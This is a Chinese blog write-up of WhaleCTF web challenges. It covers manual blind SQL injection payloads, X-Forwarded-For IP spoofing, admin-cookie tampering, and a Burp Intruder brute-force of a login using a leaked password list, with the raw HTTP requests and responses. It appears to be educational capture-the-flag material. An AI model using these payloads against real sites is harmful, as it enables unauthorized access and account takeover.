
whaleCTF-web 来着小白的writeup

原创

Riy.. 于 2018-04-11 08:41:12 发布 883 收藏 1
分类专栏： CTF 文章标签： CTF

本文链接：https://blog.csdn.net/qq_40523104/article/details/79890627
版权



CTF 专栏收录该内容
0 篇文章 0 订阅
订阅专栏

whalectf链接
新手，大神不喜勿喷(￣▽￣)"

SQL注入：

先尝试了sqlmap跑，直接被封IP了，~~>_<~~只能手注了

输入1后发现跳转正常



News

id	title
1	I learned SQL inject today!

输入1’ 后报错SQL syntax

说明存在SQL注入

分别输入1 and 1 = 1   1 and 1 = 2   1 ‘and’ 1 ‘=’ 1查看页面返回结果，说明为注入类型为数字型

猜解表名是否存在

?id=1 and exists(select flag from flag)

猜解字段长度

?id=1 and (select length(flag) from flag)>5

猜解字段内容的ascii码

1 and (select ord(substr(flag,1,1))from flag)>39

依次猜解字段中其它字母

97	98	99	100	31	32	33	34
a	b	c	d	1	2	3	4


学习于 蓝鲸塔主

Find me:

直接查看源代码就行了


http呀：

打开后问，刚刚发生了什么？果断查看源码，什么都没有



Do you know what happend just now?!

注意到这个网址的后缀为.html 修改一下.php 直接跳回.html，这个网址一定是隐藏了什么，果然抓包修改出flag




```
GET /web/web2/index.php HTTP/1.1
Host: 39.107.92.230
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Tue, 20 Oct 2015 06:10:09 GMT
If-None-Match: "13b-5228f1d2b7240"
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Tue, 10 Apr 2018 12:36:21 GMT
Server: Apache/2.4.7 (Unix) PHP/5.3.27
X-Powered-By: PHP/5.3.27
Content-Length: 405
Connection: close
Content-Type: text/html

<html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Careful</title>
</head>
<body alink="#007000"  bgcolor="#000000" link="gold" text="#008000" vlink="#00c000">
<center>
<br><br>
<center>
<h1>Do you know what happend just now?!</h1>
<script>
window.location.href="index.html";
</script>
</center>
<br>
<br>
<br>
<!--flag{Y0u_ar3_s0_Car3fu1}-->
</html>
```

本地登陆：


题目为本地登陆？其实就可以想到伪造一个本地IP

BP抓包GO




```
<title>hehe~</title>
</head>
<body alink="#007000" bgcolor="#000000" link="gold" text="#008000" vlink="#00c000">
<center><script>alert('Only allowed access by local address~')</script></center>
</html>
```

果然，发现仅仅允许本地登陆，那么添加伪造IP：X-Forwarded-For:127.0.0.1继续GO




```
HTTP/1.1 200 OK
Date: Tue, 10 Apr 2018 12:38:07 GMT
Server: Apache/2.4.7 (Unix) PHP/5.3.27
X-Powered-By: PHP/5.3.27
Set-Cookie: isadmin=0
Content-Length: 291
Connection: close
Content-Type: text/html

<html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>hehe~</title>
</head>
<body alink="#007000" bgcolor="#000000" link="gold" text="#008000" vlink="#00c000">
<center><script>alert('You are not admin.Get out!')</script></center>
</html>
```

提示：你没有一个admin



```
GET /web/web3/index.php HTTP/1.1
Host: 39.107.92.230
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
X-Forwarded-For:127.0.0.1
Accept-Encoding: gzip, deflate
Referer: http://whalectf.xin/challenges
Cookie: isadmin=0
Connection: close
Upgrade-Insecure-Requests: 1
```

把0换成1，继续GO，flag出来了




```
HTTP/1.1 200 OK
Date: Tue, 10 Apr 2018 12:43:01 GMT
Server: Apache/2.4.7 (Unix) PHP/5.3.27
X-Powered-By: PHP/5.3.27
Set-Cookie: isadmin=0
Content-Length: 265
Connection: close
Content-Type: text/html

<html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>hehe~</title>
</head>
<body alink="#007000" bgcolor="#000000" link="gold" text="#008000" vlink="#00c000">
<center>flag:{[redacted]}</center>
</html>
```

密码泄露：


打开发现一个有意思的网站名

输入password.txt打开，发现一个密码表


http://39.107..../password.txt
39.107.92.230/web/web5/password.txt

```
584521
nohack
45189946
hacksb
hackersb
heixiaozi
360
yushiwuzheng
wuzheng
spider
angel
4ngel
yyswxws
lcx
nc
hackqingshu
qingshu
qingshu$
sz
sunzi
shunzi
123!@#
!@#123
123654
123654789
123654789!
123654789.
aspadmin
phpadmin
jspadmin
aspxadmin
noadmin
cms
iamnotadmin
fuckit
fuckhack
fuckhacker
F19ht
```


正常思路，导入密码本，进行爆破


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
83	Nsf0cuS	200	□	□	2050	
0		200	□	□	1923	
1		200	□	□	1923	
2	584521	200	□	□	1923	
3	nohack	200	□	□	1923	
4	45189946	200	□	□	1923	
5	hacksb	200	□	□	1923	
6	hackersb	200	□	□	1923	
7	heixiaozi	200	□	□	1923	
8	360	200	□	□	1923	


```
POST /web/web5/index.php HTTP/1.1
Host: 39.107.92.230
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://39.107.92.230/web/web5/index.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 31

username=admin&password=Nsf0cuS
```

找到密码了，让我们继续输入看看，居然还不对，白高兴了，再回去看看Response,找到一串base64加密



```
HTTP/1.1 200 OK
Date: Tue, 10 Apr 2018 23:30:41 GMT
Server: Apache/2.4.7 (Unix) PHP/5.3.27
X-Powered-By: PHP/5.3.27
Set-Cookie: newpage=MjkwYmNhNzBjN2RhZTkzZGI2NjQ0ZmEwMGI5ZDgzYjkucGhw; expires=Tue, 10-Apr-2018 23:31:41 GMT
Content-Length: 1753
Connection: close
Content-Type: text/html

<html>
<head>
    <title>password.txt</title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

</head>
<body alink="gold" bgcolor="#000000" link="gold" text="#008000" vlink="#00c000" charset="utf-8" >
```

解码出一个网址来，继续进入，发现一个小黑留言板
留言一下试试，居然说没有登陆，BP抓包登陆一下，guest改root,IsLogin=1出flag（需要修改格式哦）



```
HTTP/1.1 200 OK
Date: Tue, 10 Apr 2018 23:39:21 GMT
Server: Apache/2.4.7 (Unix) PHP/5.3.27
X-Powered-By: PHP/5.3.27
Set-Cookie: Flag=flag[redacted]; expires=Tue, 10-Apr-2018 23:40:21 GMT
Content-Length: 1980
Connection: close
Content-Type: text/html


<html>

<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WelCome To 小黑留言板</title>
```